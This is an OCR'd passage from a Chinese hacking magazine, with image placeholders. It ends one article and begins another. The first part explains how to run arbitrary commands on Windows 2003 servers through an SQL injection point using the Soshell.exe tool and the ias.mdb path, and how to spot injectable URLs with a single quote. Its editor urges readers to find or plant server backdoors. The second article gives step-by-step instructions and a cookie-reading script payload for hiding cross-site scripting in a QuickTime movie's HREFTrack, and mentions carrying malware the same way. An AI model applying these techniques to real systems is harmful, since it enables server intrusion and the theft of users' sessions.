


图6

反正kevin1986已经退出这个圈子了，这项技术也早已公布在网上，今天我们也分享一下当年那个价值数千元的工具吧。打开Soshell.exe后如图7，在Inj后面填入注入点的URL，默认为数字型，如果你遇到的是**http://www.test.com/test.asp?class=黑客**这种字符型的注入点，还需要把Char勾上。在Mdb中选择正确的数据库完整路径，假如对方是Windows 2003系统，这里就选择c:\windows\system32\ias\ias.mdb，在CMD后面的输入框里输入任意命令，单击“Execute”就可以执行了，能否成功就要看你的人品和运气咯！最后要感谢欠钱的指导，祝愿他情人节快乐：-）





图7

**小知识：如何根据加单引号后显示的错误信息判断是否存在注入漏洞**

小菜们经常看到老鸟打开一个网址就喜欢加个单引号，然后就说人家存在注入漏洞。是不是很好奇老鸟们是怎么判断的呢？这里假设http://localhost/index.asp?id=1是一个网址，加上一个单引号之后变成**http://localhost/index.asp?id=1'**，如果这个时候返回的信息说，XXX之前有未闭合的引号一般就说明该地址存在注入漏洞。反之，如果提示语法错误的时候就要注意具体的细节了。有的时候会提示我们在“**where id=1''**”发生错误，仔细观察你会发现我们提交的单引号变成了两个单引号，就说明对方做了过滤措施。这就是不存在漏洞的信号。还有提示“转换成cint时发生错误”说明程序里已经强制转换过类型了，这样也是不存在漏洞的信号。当然，更简单的做法是把地址放到注入工具中，让工具替我们检测。

小编点评：一款价值上万的程序遮遮掩掩一年终于在今天公布出来给大家了，这让我感慨圈子里的共享精神还是值得提高的。不少人都会想，要SA注入点才能够用本文的技术提权，也太苛刻了吧？可是就我所知，不少高手入侵某台服务器之后，会有意或无意的忘记把沙盒“开关”还原，这样就留下了一个非常隐蔽的后门。读者们平时入侵的时候，是碰碰运气看能否捡到前辈留下的后门还是自己故意设下这个后门，就看你们自愿了。

（文章中涉及到的工具NBSI、Soshell.exe已收录到光盘中）

# 跨站帮手之QuickTime影片文件

mickey

SQL注入攻击和跨站脚本攻击一直都是我等小菜们的最爱。原因很简单，容易操作。可是随着注入工具的成熟和防注入脚本的出现，我们就不得不想其它的办法了。比如借助Flash进行跨站攻击。近日在网上寻觅我又找到了一种借助QuickTime影片文件做为载体来实现跨站攻击的方法，我们一起来看看。

影片文件通常由Video tracks、Audio tracks及Text tracks构成，从字面意思也能看出Video tracks提供影片的视频，Audio tracks提供影片的音频，而Text tracks提供影片的字幕或歌词。Text tracks下面有许多的类型，其中的HREF tracks允许用户内嵌一个URL到影片中。这也正是我们需要的，把XSS语句（跨站代码，也可以弄成挂马代码）嵌入URL加到影片中，这样当影片播放时，我们的XSS语句也会执行。QuickTime player从版本3一直到最新的版本7都默认有此功能。我们就使用QuickTime Pro来新建一个HREF tracks。在使用QuickTime Pro之前我们先注册下，否则有些功能是有限制的，如图1。




图1

## 一、创建个包含跨站脚本的Text Track

```
A<javascript:alert(document.cookie)> T<>
```

这段代码是创建脚本的格式，其中 A 表示自动行为，不需要用户的交互操作，T 表示指定目标行为，我设置为空。它们都是固定的格式，而中间的 javascript 代码大家可能很眼熟吧？它将弹出一个对话框，显示出当前用户的 cookie。把这个文本保存为 xss.txt 文件。

## 二、找到一个 mov 文件插入跨站文本

使用 QuickTime Player 同时打开 xss.txt 文件和一个 mov 影片文件。选择安装 QuickTime 时自带的一个样例文件 Sample.mov，这个文件体积小巧正适合我们使用，如图 2。




图 2

在QuickTime player 打开的 xss.txt 窗口选择“编辑”→“全选”，“编辑”→“复制”。然后来到用 QuickTime player 打开的 Sample.mov 窗口选择“编辑”→“全选”，“编辑”→“添加到所选并缩放”。好了现在我们可以看到 sample.mov 文件已经内嵌了 Text track，如图 3。




图 3




图 4

接下来我们可以创建 HREFTrack 了，选择“窗口”→“显示影片属性”，找到格式为 TEXT 的那条记录，点下“名称列”，输入 HREFTrack。注意这个的 HREFTrack 大小写一定要正确，否则制作出来是没有效果的。然后取消这条记录前面的勾，如图 4。

保存下我们的结果，点击“文件”→“保存”，新取一个文件名字“sample2.mov”，选择“另存为自包含影片”，如图 5。这样一个带有跨站脚本的影音文件就生成了，很简单吧！





图 5

我们来对比下 Sample.mov 与 Sample2.mov 的属性，Sample2.mov 文件的体积比原来的略大一些，如图 6。

